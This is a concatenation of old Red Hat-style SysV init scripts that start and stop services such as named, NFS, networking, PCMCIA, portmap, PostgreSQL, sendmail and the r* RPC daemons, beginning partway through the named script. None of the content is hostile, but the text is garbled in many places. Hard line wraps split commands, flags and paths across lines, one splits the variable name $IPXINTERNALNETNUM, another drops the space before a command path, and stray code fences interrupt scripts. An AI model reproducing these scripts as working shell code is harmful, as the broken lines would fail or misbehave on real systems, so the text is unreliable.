case "$1" in
  start)
        # Start daemons.
        echo -n "Starting named: "
        daemon named -u named
        RETVAL=$?
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/named
        echo
        ;;
  stop)
        # Stop daemons.
        echo -n "Shutting down named: "
        killproc named
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/named
        echo
        ;;
  status)
        /usr/sbin/ndc status
        exit $?
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  reload)
        /usr/sbin/ndc reload
        exit $?
        ;;
  probe)
        # named knows how to reload intelligently; we don't want linuxconf
        # to offer to restart every time
        /usr/sbin/ndc reload >/dev/null 2>&1 || echo start
        exit 0
        ;;

  *)
        echo "Usage: named {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL

#!/bin/bash
#
# netfs         Mount network filesystems.
#
# Authors:      Bill Nottingham <notting@redhat.com>
#               Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#
# chkconfig: 345 25 75
# description: Mounts and unmounts all Network File System (NFS), \
#              SMB (Lan Manager/Windows), and NCP (NetWare) mount points.

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

# Source function library.
. /etc/rc.d/init.d/functions

. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

NFSFSTAB=`grep -v '^#' /etc/fstab | awk '{ if ($3 ~ /^nfs$/ && $4 !~ /noauto/)
print $2}'`
SMBFSTAB=`grep -v '^#' /etc/fstab | awk '{ if ($3 ~ /^smbfs$/ && $4 !~ /noauto/)
print $2}'`
NCPFSTAB=`grep -v '^#' /etc/fstab | awk '{ if ($3 ~ /^ncpfs$/ && $4 !~ /noauto/)
print $2}'`
NFSMTAB=`grep -v '^#' /proc/mounts | awk '{ if ($3 ~ /^nfs$/ ) print $2}'`
SMBMTAB=`grep -v '^#' /proc/mounts | awk '{ if ($3 ~ /^smbfs$/ ) print $2}'`
```

```
NCPMTAB=`grep -v '^#' /proc/mounts | awk '{ if ($3 ~ /^ncpfs$/ ) print $2}'`

# See how we were called.
case "$1" in
  start)
        [ -n "$NFSFSTAB" ] && action "Mounting NFS filesystems" mount -a -t nfs
        [ -n "$SMBFSTAB" ] && action "Mounting SMB filesystems" mount -a -t smbfs
        [ -n "$NCPFSTAB" ] && action "Mounting NCP filesystems" mount -a -t ncpfs
        touch /var/lock/subsys/netfs
        action "Mounting other filesystems" mount -a -t nonfs,smbfs,ncpfs
        ;;
  stop)
        [ -n "$NFSMTAB" ] && {
                sig=
                retry=3
                remaining=`awk '!/^#/ && $3 ~ /^nfs/ {print $2}' /proc/mounts`
                while [ -n "$remaining" -a "$retry" -gt 0 ]
                do
                        if [ "$retry" -lt 3 ]; then
                                action "Unmounting NFS filesystems (retry)" umount
-f -a -t nfs
                        else
                                action "Unmounting NFS filesystems" umount -f -a -
t nfs
                        fi
                        sleep 2
                        remaining=`awk '!/^#/ && $3 ~ /^nfs/ {print $2}'
/proc/mounts`
                        [ -z "$remaining" ] && break
                        /sbin/fuser -k -m $sig $remaining >/dev/null
                        sleep 5
                        retry=$((retry - 1))
                        sig=-9
                done
        }
        [ -n "$SMBMTAB" ] && action "Unmounting SMB filesystems" umount -a -t
smbfs
        [ -n "$NCPMTAB" ] && action "Unmounting NCP filesystems" umount -a -t
ncpfs
        rm -f /var/lock/subsys/netfs
        ;;
  status)
        if [ -f /proc/mounts ] ; then
                [ -n "$NFSFSTAB" ] && {
                     echo "Configured NFS mountpoints:"
                     for fs in $NFSFSTAB; do echo $fs ; done
                }
                [ -n "$SMBFSTAB" ] && {
                     echo "Configured SMB mountpoints:"
                     for fs in $SMBFSTAB; do echo $fs ; done
                }
                [ -n "$NCPFSTAB" ] && {
                     echo "Configured NCP mountpoints:"
                     for fs in $NCPFSTAB; do echo $fs ; done
                }
                [ -n "$NFSMTAB" ] && {
                      echo "Active NFS mountpoints:"
                      for fs in $NFSMTAB; do echo $fs ; done
                }
                [ -n "$SMBMTAB" ] && {
                      echo "Active SMB mountpoints:"
                      for fs in $SMBMTAB; do echo $fs ; done
                }
                [ -n "$NCPMTAB" ] && {
                      echo "Active NCP mountpoints:"
                      for fs in $NCPMTAB; do echo $fs ; done
                }
        else
                echo "/proc filesystem unavailable"
        fi
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  reload)
        $0 start
        ;;
  *)
        echo "Usage: netfs {start|stop|restart|reload|status}"
        exit 1
esac

exit 0

#!/bin/sh
#
# network       Bring up/down networking
#
# chkconfig: 2345 10 90
# description: Activates/Deactivates all network interfaces configured to \
#              start at boot time.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

if [ -f /etc/sysconfig/pcmcia ]; then
        . /etc/sysconfig/pcmcia
fi


# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -x /sbin/ifconfig ] || exit 0

# Even if IPX is configured, without the utilities we can't do much
[ ! -x /sbin/ipx_internal_net -o ! -x /sbin/ipx_configure ] && IPX=

CWD=`pwd`
cd /etc/sysconfig/network-scripts

# find all the interfaces besides loopback.
# ignore aliases, alternative configurations, and editor backup files
interfaces=`ls ifcfg* | egrep -v '(ifcfg-lo|:)' | \
            egrep -v 'ifcfg-ippp[0-9]+$' | \
            egrep 'ifcfg-[a-z0-9]+$' | \
            sed 's/^ifcfg-//g'`

# See how we were called.
case "$1" in
  start)

        action "Setting network parameters" sysctl -p /etc/sysctl.conf

        action "Bringing up interface lo" ./ifup ifcfg-lo

        case "$IPX" in
          yes|true)
             /sbin/ipx_configure --auto_primary=$IPXAUTOPRIMARY \
                                 --auto_interface=$IPXAUTOFRAME
             if [ "$IPXINTERNALNETNUM" != "0" ]; then
                /sbin/ipx_internal_net add $IPXINTERNALNETNUM $IPXINTERNALNODENUM
             fi
             ;;
        esac

        for i in $interfaces; do
                if egrep -L "ONBOOT=\"?[Nn][Oo]\"?" ifcfg-$i >/dev/null ; then
                        # Probe module to preserve interface ordering
                        /sbin/ifconfig $i >/dev/null 2>&1
                else
                        action "Bringing up interface $i" ./ifup $i boot
                fi
        done

        # Add non interface-specific static-routes.
        if [ -f /etc/sysconfig/static-routes ]; then
           grep "^any" /etc/sysconfig/static-routes | while read ignore type dest
netmask mask gw gateway; do
                [ "${gateway}" != "${gateway##[0-9]" ] && \
                /sbin/route add -$type $dest $netmask $mask $gw $gateway
           done
        fi

        touch /var/lock/subsys/network
        ;;
  stop)
        for i in $interfaces ; do
                action "Shutting down interface $i" ./ifdown $i boot
        done
        case "$IPX" in
          yes|true)
            if [ "$IPXINTERNALNETNUM" != "0" ]; then
               /sbin/ipx_internal_net del
            fi
            ;;
        esac
        ./ifdown ifcfg-lo
        if [ -d /proc/sys/net/ipv4 ]; then
          if [ -f /proc/sys/net/ipv4/ip_forward ]; then
                if [ `cat /proc/sys/net/ipv4/ip_forward` != 0 ]; then
                        action "Disabling IPv4 packet forwarding" sysctl -w
net.ipv4.ip_forward=0
                fi
          fi
          if [ -f /proc/sys/net/ipv4/ip_always_defrag ]; then
                if [ `cat /proc/sys/net/ipv4/ip_always_defrag` != 0 ]; then
                        action "Disabling IPv4 automatic defragmentation" sysctl -
w net.ipv4.ip_always_defrag=0
                fi
          fi
        fi

        rm -f /var/lock/subsys/network
        ;;
  status)
        echo "Configured devices:"
        echo lo $interfaces

        if [ -x /bin/linuxconf ] ; then
                eval `/bin/linuxconf --hint netdev`
                echo "Devices that are down:"
                echo $DEV_UP
                echo "Devices with modified configuration:"
                echo $DEV_RECONF
        else
                echo "Currently active devices:"
                echo `/sbin/ifconfig | grep ^[a-z] | awk '{print $1}'`
        fi
        ;;
  restart)
        cd $CWD
        $0 stop
        $0 start
        ;;
  reload)
        if [ -x /bin/linuxconf ] ; then
                eval `/bin/linuxconf --hint netdev`
                for device in $DEV_UP ; do
                        action "Bringing up device $device" ./ifup $device
                done
                for device in $DEV_DOWN ; do
                        action "Shutting down device $device" ./ifdown $device
                done
                for device in $DEV_RECONF ; do
                        action "Shutting down device $device" ./ifdown $device
                        action "Bringing up device $device" ./ifup $device
                done
                for device in $DEV_RECONF_ALIASES ; do
                        action "Briging up alias $device" /etc/sysconfig/network-
scripts/ifup-aliases $device
                done
                for device in $DEV_RECONF_ROUTES ; do
                        action "Bringing up route $device" /etc/sysconfig/network-
scripts/ifup-routes $device
                done
                case $IPX in yes|true)
                  case $IPXINTERNALNET in
                    reconf)
                        action "Deleting internal IPX network"
/sbin/ipx_internal_net del
                        action "Adding internal IPX network $IPXINTERNALNETNUM
$IPXINTERNALNODENUM" /sbin/ipx_internal_net add $IPXI
NTERNALNETNUM \
                                                        $IPXINTERNALNODENUM
                        ;;
                    add)
                        action "Adding internal IPX network $IPXINTERNALNETNUM
$IPXINTERNALNODENUM"/sbin/ipx_internal_net add $IPXIN
TERNALNETNUM \
                                                        $IPXINTERNALNODENUM
                        ;;
                    del)
                        action "Deleting internal IPX network"
/sbin/ipx_internal_net del
                        ;;
                  esac
                  ;;
                esac
        else
                cd $CWD
                $0 restart
        fi
        ;;
  probe)
        if [ -x /bin/linuxconf ] ; then
                eval `/bin/linuxconf --hint netdev`
                [ -n "$DEV_UP$DEV_DOWN$DEV_RECONF$DEV_RECONF_ALIASES" -o \
                  -n "$DEV_RECONF_ROUTES$IPXINTERNALNET" ]
                        echo reload
                exit 0
        else
                # if linuxconf isn't around to figure stuff out for us,
                # we punt.  Probably better than completely reloading
                # networking if user isn't sure which to do.  If user
                # is sure, they would run restart or reload, not probe.
                exit 0
        fi
        ;;
  *)
        echo "Usage: network {start|stop|restart|reload|status|probe}"
        exit 1
esac

exit 0
#!/bin/sh
#
# nfs           This shell script takes care of starting and stopping
```

```
#               the NFS services.
#
# chkconfig: - 60 20
# description: NFS is a popular protocol for file sharing across TCP/IP \
#              networks. This service provides NFS server functionality, \
#              which is configured via the /etc/exports file.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -x /usr/sbin/rpc.nfsd ] || exit 0
[ -x /usr/sbin/rpc.mountd ] || exit 0
[ -x /usr/sbin/exportfs ] || exit 0
[ -s /etc/exports ] || exit 0

# Number of servers to be started uo by default
RPCNFSDCOUNT=8
# No NFS V3.
RPCMOUNTDOPTS="--no-nfs-version 3"

# See how we were called.
case "$1" in
  start)
        # Start daemons.
        action "Starting NFS services: " /usr/sbin/exportfs -r
        echo -n "Starting NFS quotas: "
        daemon rpc.rquotad
        echo
        echo -n "Starting NFS mountd: "
        daemon rpc.mountd $RPCMOUNTDOPTS
        echo
        echo -n "Starting NFS daemon: "
        daemon rpc.nfsd $RPCNFSDCOUNT
        echo
        touch /var/lock/subsys/nfs
        ;;
  stop)
        # Stop daemons.
        action "Shutting down NFS services: " /usr/sbin/exportfs -au
        echo -n "Shutting down NFS mountd: "
        killproc rpc.mountd
        echo
        echo -n "Shutting down NFS daemon: "
        killproc nfsd
        echo
        echo -n "Shutting down NFS quotas: "
        killproc rpc.rquotad
        echo
        rm -f /var/lock/subsys/nfs
        ;;
  status)
        status rpc.mountd
        status nfsd
        status rpc.rquotad
        ;;
  restart)
        echo -n "Restarting NFS services: "
        echo -n "rpc.mountd "
        killproc rpc.mountd
        daemon rpc.mountd $RPCMOUNTDOPTS
        /usr/sbin/exportfs -r
        touch /var/lock/subsys/nfs
        echo "done."
        ;;
  reload)
        /usr/sbin/exportfs -r
        touch /var/lock/subsys/nfs
        ;;
  probe)
        if [ ! -f /var/lock/subsys/nfs ] ; then
          echo start; exit 0
        fi
        /sbin/pidof rpc.mountd >/dev/null 2>&1; MOUNTD="$?"
        /sbin/pidof nfsd >/dev/null 2>&1; NFSD="$?"
        if [ $MOUNTD = 1 -o $NFSD = 1 ] ; then
          echo restart; exit 0
        fi
        if [ /etc/exports -nt /var/lock/subsys/nfs ] ; then
          echo reload; exit 0
        fi
        ;;
  *)
        echo "Usage: nfs {start|stop|status|restart|reload}"
        exit 1
esac

exit 0

#!/bin/sh
#
# nfslock       This shell script takes care of starting and stopping
#               the NFS file locking service.
#
# chkconfig: 345 14 70
# description: NFS is a popular protocol for file sharing across \
#              TCP/IP networks. This service provides NFS file \
#              locking functionality.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -x /sbin/rpc.lockd ] || exit 0
[ -x /sbin/rpc.statd ] || exit 0

# See how we were called.
case "$1" in
  start)
        # Start daemons.
        echo "Starting NFS file locking services: "
        echo -n "Starting NFS lockd: "
        daemon rpc.lockd
        echo
        echo -n "Starting NFS statd: "
        daemon rpc.statd
        echo
        touch /var/lock/subsys/nfslock
        ;;
  stop)
        # Stop daemons.
        echo "Shutting down NFS file locking services: "
        echo -n "Shutting down NFS lockd: "
        killproc lockd
        echo
        echo -n "Shutting down NFS statd: "
        killproc rpc.statd
        echo
        rm -f /var/lock/subsys/nfslock
        ;;
  status)
        status lockd
        status rpc.statd
        ;;
  restart)
        echo -n "Restarting NFS file locking services: "
        echo -n "rpc.lockd "
        killproc lockd
        daemon rpc.lockd
        echo -n "rpc.statd "
        killproc rpc.statd
        daemon rpc.statd
        touch /var/lock/subsys/nfslock
        echo "done."
        ;;
  probe)
        if [ ! -f /var/lock/subsys/nfslock ] ; then
          echo start; exit 0
        fi
        /sbin/pidof rpc.statd >/dev/null 2>&1; STATD="$?"
        /sbin/pidof lockd >/dev/null 2>&1; LOCKD="$?"
        if [ $STATD = 1 -o $LOCKD = 1 ] ; then
          echo restart; exit 0
        fi
        ;;
  *)
        echo "Usage: nfs {start|stop|status|restart}"
        exit 1
esac

exit 0
#!/bin/sh

# rc.pcmcia 1.31 1999/12/11 03:59:04 (David Hinds)
#
# This is designed to work in BSD as well as SysV init setups.  See
# the HOWTO for customization instructions.
#
# chkconfig: 2345 45 96
# description: PCMCIA support is usually to support things like ethernet \
#              and modems in laptops.  It won't get started unless \
#              configured so it is safe to have it installed on machines \
#              that don't need it.
#

# Tags for Red Hat init configuration tools
#
# chkconfig: 2345 45 96
# processname: cardmgr
# pidfile: /var/run/cardmgr.pid
# config: /etc/pcmcia/config
# config: /etc/pcmcia/config.opts
# description: PCMCIA support is usually to support things like ethernet \
#              and modems in laptops.  It won't get started unless \
#              configured so it is safe to have it installed on machines \
#              that don't need it.

# Allow environment variables to override all options
if [ "$PCMCIA" ] ; then readonly PCMCIA ; fi
if [ "$PCIC" ] ; then readonly PCIC ; fi
if [ "$PCIC_OPTS" ] ; then readonly PCIC_OPTS ; fi
if [ "$CORE_OPTS" ] ; then readonly CORE_OPTS ; fi
if [ "$CARDMGR_OPTS" ] ; then readonly CARDMGR_OPTS ; fi
if [ "$SCHEME" ] ; then readonly SCHEME ; fi

# Source PCMCIA configuration, if available
if [ -f /etc/pcmcia.conf ] ; then
    # Debian startup option file
    . /etc/pcmcia.conf
elif [ -f /etc/sysconfig/pcmcia ] ; then
    # Red Hat startup option file
    . /etc/sysconfig/pcmcia
else
    # Slackware startup options go right here:
    # Should be either i82365 or tcic
    PCIC=i82365
    # Put socket driver timing parameters here
    PCIC_OPTS=
    # Put pcmcia_core options here
    CORE_OPTS=
    # Put cardmgr options here
    CARDMGR_OPTS=
    # To set the PCMCIA scheme at startup...
    SCHEME=
fi
if [ "$PCMCIA" -a "$PCMCIA" != "yes" ] ; then exit 0 ; fi

usage()
{
    echo "Usage: $0 {start|stop|status|restart|reload}"
}

cleanup()
{
    while read SN CLASS MOD INST DEV EXTRA ; do
        if [ "$SN" != "Socket" ] ; then
            /etc/pcmcia/$CLASS stop $DEV 2> /dev/null
        fi
    done
}

EXITCODE=1
for x in "1" ; do

    if [ "$PCIC" = "" ] ; then
        echo "PCIC not defined in rc.pcmcia!"
        break
    fi

    if [ $# -lt 1 ] ; then usage ; break ; fi
    action=$1

    case "$action" in

    start)
        echo -n "Starting PCMCIA services:"
        if [ -d /var/state/pcmcia ] ; then
            SC=/var/state/pcmcia/scheme
            RUN=/var/state/pcmcia
        elif [ -d /var/lib/pcmcia ] ; then
            SC=/var/lib/pcmcia/scheme
            RUN=/var/lib/pcmcia
        else
            SC=/var/run/pcmcia-scheme
            RUN=/var/run
        fi
        if [ -L $SC -o ! -O $SC ] ; then rm -f $SC ; fi
        if [ ! -f $SC ] ; then umask 022 ; touch $SC ; fi
        if [ "$SCHEME" ] ; then umask 022 ; echo $SCHEME > $SC ; fi
        fgrep -q pcmcia /proc/devices
        if [ $? -ne 0 ] ; then
            if [ -d /lib/modules/preferred ] ; then
                PC=/lib/modules/preferred/pcmcia
            else
                PC=/lib/modules/`uname -r`/pcmcia
            fi
```

```
            if [ -d $PC ] ; then
                echo -n " modules"
                /sbin/insmod $PC/pcmcia_core.o $CORE_OPTS
                /sbin/insmod $PC/$PCIC.o $PCIC_OPTS
                /sbin/insmod $PC/ds.o
            else
                echo " module directory $PC not found."
                break
            fi
        fi
        if [ -s /var/run/cardmgr.pid ] && \
            kill -0 `cat /var/run/cardmgr.pid` 2>/dev/null ; then
            echo " cardmgr is already running."
        else
            if [ -r $RUN/stab ] ; then
                cat $RUN/stab | cleanup
            fi
            echo " cardmgr."
            /sbin/cardmgr $CARDMGR_OPTS
        fi
        if [ -d /var/lock/subsys ] ; then
            touch /var/lock/subsys/pcmcia
        fi
        ;;

    stop)
        echo -n "Shutting down PCMCIA services:"
        if [ -s /var/run/cardmgr.pid ] ; then
            PID=`cat /var/run/cardmgr.pid`
            kill $PID
            echo -n " cardmgr"
            # Give cardmgr a few seconds to handle the signal
            kill -0 $PID 2>/dev/null && sleep 2 && \
            kill -0 $PID 2>/dev/null && sleep 2 && \
            kill -0 $PID 2>/dev/null && sleep 2 && \
            kill -0 $PID 2>/dev/null
        fi
        if fgrep -q "ds  " /proc/modules ; then
            echo -n " modules"
            /sbin/rmmod ds
            /sbin/rmmod $PCIC
            /sbin/rmmod pcmcia_core
        fi
        echo "."
        rm -f /var/lock/subsys/pcmcia
        EXITCODE=0
        ;;

    status)
        pid=`pidof cardmgr`
        if [ "$pid" != "" ] ; then
            echo "cardmgr (pid $pid) is running..."
            EXITCODE=0
        else
            echo "cardmgr is stopped"
            EXITCODE=3
        fi
        ;;

    restart|reload)
        $0 stop
        $0 start
        EXITCODE=$?
        ;;

    *)
        usage
        ;;

    esac

done

# Only exit if we're in our own subshell
if [ "${0##*/}" = "rc.pcmcia" ] ; then
    exit $EXITCODE
fi
#! /bin/sh
#
# portmap       Start/Stop RPC portmapper
#
# chkconfig: 345 11 89
# description: The portmapper manages RPC connections, which are used by \
#              protocols such as NFS and NIS. The portmap server must be \
#              running on machines which act as servers for protocols which \
#              make use of the RPC mechanism.
# processname: portmap

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

[ -f /sbin/portmap ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting portmapper: "
        daemon portmap
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/portmap
        ;;
  stop)
        echo -n "Stopping portmap services: "
        killproc portmap
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/portmap
        ;;
  status)
        status portmap
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: portmap {start|stop|status|restart|reload}"
        exit 1
esac

exit $RETVAL
#! /bin/sh
# postgresql    This is the init script for starting up the PostgreSQL
#               server

# Version 6.5.3-2 Lamar Owen
# Added code to determine if PGDATA exists, whether it is current version
#     or not, and initdb if no PGDATA (initdb will not overwrite a database).

# chkconfig: 345 85 15
# description: Starts and stops the PostgreSQL backend daemon that handles \
#              all database requests.
# processname: postmaster
# pidfile: /var/run/postmaster.pid
#

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
# Pretty much need it for postmaster.
[ ${NETWORKING} = "no" ] && exit 0

[ -f /usr/bin/postmaster ] || exit 0

# This script is slightly unusual in that the name of the daemon (postmaster)
# is not the same as the name of the subsystem (postgresql)

# See how we were called.
case "$1" in
  start)
        echo -n "Checking postgresql installation: "
        # Check for the PGDATA structure
        if [ -f /var/lib/pgsql/PG_VERSION ] && [ -d /var/lib/pgsql/base/template1
]
        then
        # Check version of existing PGDATA

                if [ `cat /var/lib/pgsql/PG_VERSION` != '6.5' ]
                then
                        echo "old version. Need to Upgrade."
                        echo "See /usr/doc/postgresql-6.5.3/README.rpm for more
information."
                        exit 1
                else
                        echo "looks good!"
                fi

        # No existing PGDATA! Initdb it.

        else
                echo "no database files found."
                if [ ! -d /var/lib/pgsql ]
                then
                        mkdir -p /var/lib/pgsql
                        chown postgres.postgres /var/lib/pgsql
                fi
                su -l postgres -c '/usr/bin/initdb --pglib=/usr/lib/pgsql --
pgdata=/var/lib/pgsql'
        fi

        # Check for postmaster already running...
        pid=`pidof postmaster`
        if [ $pid ]
        then
                echo "Postmaster already running."
        else
                #all systems go -- remove any stale lock files
                rm -f /tmp/.s.PGSQL.* > /dev/null
                echo -n "Starting postgresql service: "
                su -l postgres -c '/usr/bin/postmaster -i -S -D/var/lib/pgsql'
                sleep 1
                pid=`pidof postmaster`
                if [ $pid ]
                then
                        echo -n "postmaster [$pid]"
                        touch /var/lock/subsys/postgresql
                        echo $pid > /var/run/postmaster.pid
                        echo
                else
                        echo "failed."
                fi
        fi
        ;;
  stop)
        echo -n "Stopping postgresql service: "
        killproc postmaster
        sleep 2
        rm -f /var/run/postmaster.pid
        rm -f /var/lock/subsys/postgresql
        echo
        ;;
  status)
        status postmaster
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  *)
        echo "Usage: postgresql {start|stop|status|restart}"
        exit 1
esac

exit 0
#!/bin/sh
#
# random        Script to snapshot random state and reload it at boot time.
#
# Author:       Theodore Ts'o <tytso@mit.edu>
#
# chkconfig: 2345 20 80
# description: Saves and restores system entropy pool for higher quality \
#              random number generation.

# Source function library.
. /etc/rc.d/init.d/functions

random_seed=/var/run/random-seed

# See how we were called.
case "$1" in
  start)
        # Carry a random seed from start-up to start-up
        # Load and then save 512 bytes, which is the size of the entropy pool
        if [ -f $random_seed ]; then
                cat $random_seed >/dev/urandom
        else
                touch $random_seed
        fi
        action "Initializing random number generator" /bin/true
        chmod 600 $random_seed
        dd if=/dev/urandom of=$random_seed count=1 bs=512 2>/dev/null
        touch /var/lock/subsys/random

        ;;
  stop)
        # Carry a random seed from shut-down to start-up
        # Save 512 bytes, which is the size of the entropy pool
        touch $random_seed
        chmod 600 $random_seed
        action "Saving random seed" dd if=/dev/urandom of=$random_seed count=1
bs=512 2>/dev/null

        rm -f /var/lock/subsys/random
        ;;
  status)
        # this is way overkill, but at least we have some status output...
        if [ -c /dev/random ] ; then
```

```
                echo "The random data source exists"
        else
                echo "The random data source is missing"
        fi
        ;;
  restart|reload)
        # do not do anything; this is unreasonable
        :
        ;;
  *)
        # do not advertise unreasonable commands that there is no reason
        # to use with this device
        echo "Usage: random {start|stop|status|restart|reload}"
        exit 1
esac

exit 0
```

```
#! /bin/sh
#
# chkconfig: - 60 20
# description: The rstat protocol allows users on a network to retrieve \
#              performance metrics for any machine on that network.
# processname: rpc.rstatd

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

# See how we were called.
case "$1" in
  start)
        echo -n "Starting rstat services: "
        daemon rpc.rstatd

        echo
        touch /var/lock/subsys/rstatd
        ;;
  stop)
        echo -n "Stopping rstat services: "
        killproc rpc.rstatd

        echo
        rm -f /var/lock/subsys/rstatd
        ;;
  status)
        status rpc.rstatd
        ;;
  restart|reload)
        $0 stop
        $0 start
        ;;
  *)
        echo "Usage: rstatd {start|stop|status|restart}"
        exit 1
esac

exit 0
#! /bin/sh
#
# chkconfig: - 60 20
# description: The rusers protocol allows users on a network to identify \
#              who is logged in on other responding machines.
# processname: rpc.rusersd

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

RETVAL=0

# See how we were called.
case "$1" in
  start)
        status portmap > /dev/null
        RETVAL=$?
        [ $RETVAL -ne 0 ] && /etc/rc.d/init.d/portmap start
        echo -n "Starting rusers services: "
        daemon rpc.rusersd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/rusersd
        ;;
  stop)
        echo -n "Stopping rusers services: "
        killproc rpc.rusersd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/rusersd
        ;;
  status)
        status rpc.rusersd
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: rusersd {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL
#! /bin/sh
#
# chkconfig: - 60 20
# description: The rwall protocol allows remote users to display messages \
#              on all of the active terminals on a system (like local \
#              users can do with the wall command).
# processname: rpc.rwalld

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ] ; then
        exit 0
fi

RETVAL=0

# See how we were called.
```

```
case "$1" in
  start)
        echo -n "Starting rwall services: "
        daemon rpc.rwalld
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/rwalld
        ;;
  stop)
        echo -n "Stopping rwall services: "
        killproc rpc.rwalld
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/rwalld
        ;;
  status)
        status rpc.rwalld
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: rwalld {start|stop|status|restart}"
        exit 1
        ;;
esac

exit $RETVAL
#! /bin/sh
#
# chkconfig: - 60 20
# description: The rwho protocol lets remote users get a list of all of \
#              the users logged into a machine running the rwho daemon \
#              (similiar to finger).
# processname: rwhod

# Get config.
. /etc/sysconfig/network

# Get functions
. /etc/rc.d/init.d/functions

# Check that networking is up.
if [ ${NETWORKING} = "no" ] ; then
        exit 0
fi

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting rwho services: "
        daemon rwhod
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/rwhod
        ;;
  stop)
        echo -n "Stopping rwho services: "
        killproc rwhod
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/rwhod
        ;;
  status)
        status rwhod
        RETVAL=$?
        ;;
  restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: $0 {start|stop|status|restart}"
        exit 1
        ;;
esac

exit $RETVAL
#!/bin/sh
#
# sendmail      This shell script takes care of starting and stopping
#               sendmail.
#
# chkconfig: 2345 80 30
# description: Sendmail is a Mail Transport Agent, which is the program \
#              that moves mail from one machine to another.
# processname: sendmail
# config: /etc/sendmail.cf
# pidfile: /var/run/sendmail.pid

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

# Source sendmail configureation.
if [ -f /etc/sysconfig/sendmail ] ; then
        . /etc/sysconfig/sendmail
else
        DAEMON=yes
        QUEUE=1h
fi

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -f /usr/sbin/sendmail ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        # Start daemons.

        echo -n "Starting sendmail: "
        /usr/bin/newaliases > /dev/null 2>&1
        for i in virtusertable access domaintable mailertable ; do
            if [ -f /etc/mail/$i ] ; then
                makemap hash /etc/mail/$i < /etc/mail/$i
            fi
        done
        daemon /usr/sbin/sendmail $([ "$DAEMON" = yes ] && echo -bd) \
                                  $([ -n "$QUEUE" ] && echo -q$QUEUE)
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/sendmail
        ;;
  stop)
        # Stop daemons.
        echo -n "Shutting down sendmail: "
        killproc sendmail
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/sendmail
        ;;
```

```
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  status)
        status sendmail
        RETVAL=$?
        ;;
  *)
        echo "Usage: sendmail {start|stop|restart|status}"
        exit 1
esac

exit $RETVAL

#!/bin/sh
#
#
# rc.single     This file is executed by init when it goes into runlevel
#               1, which is the administrative state. It kills all
#               deamons and then puts the system into single user mode.
#               Note that the file systems are kept mounted.
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#               Modified for RHS Linux by Damien Neil
#

. /etc/rc.d/init.d/functions

# Set the path.
PATH=/sbin:/bin:/usr/sbin:/usr/bin

if [ "$1" != "start" ] ; then
   exit 0
fi

# Kill all processes.
[ "${BASH+bash}" = bash ] && enable kill

echo "Sending all processes the TERM signal..."
kill -15 -1
sleep 5
echo "Sending all processes the KILL signal.."
kill -9 -1

rm -f /var/lock/subsys/*

# this looks nices
[ -x /usr/bin/clear ] && /usr/bin/clear

# make sure modprobe is working
if [ -f /proc/sys/kernel/modprobe ]; then
   sysctl -w kernel.modprobe="/sbin/modprobe" >/dev/null 2>&1
fi

# If they want to run something in single user mode, might as well run it...
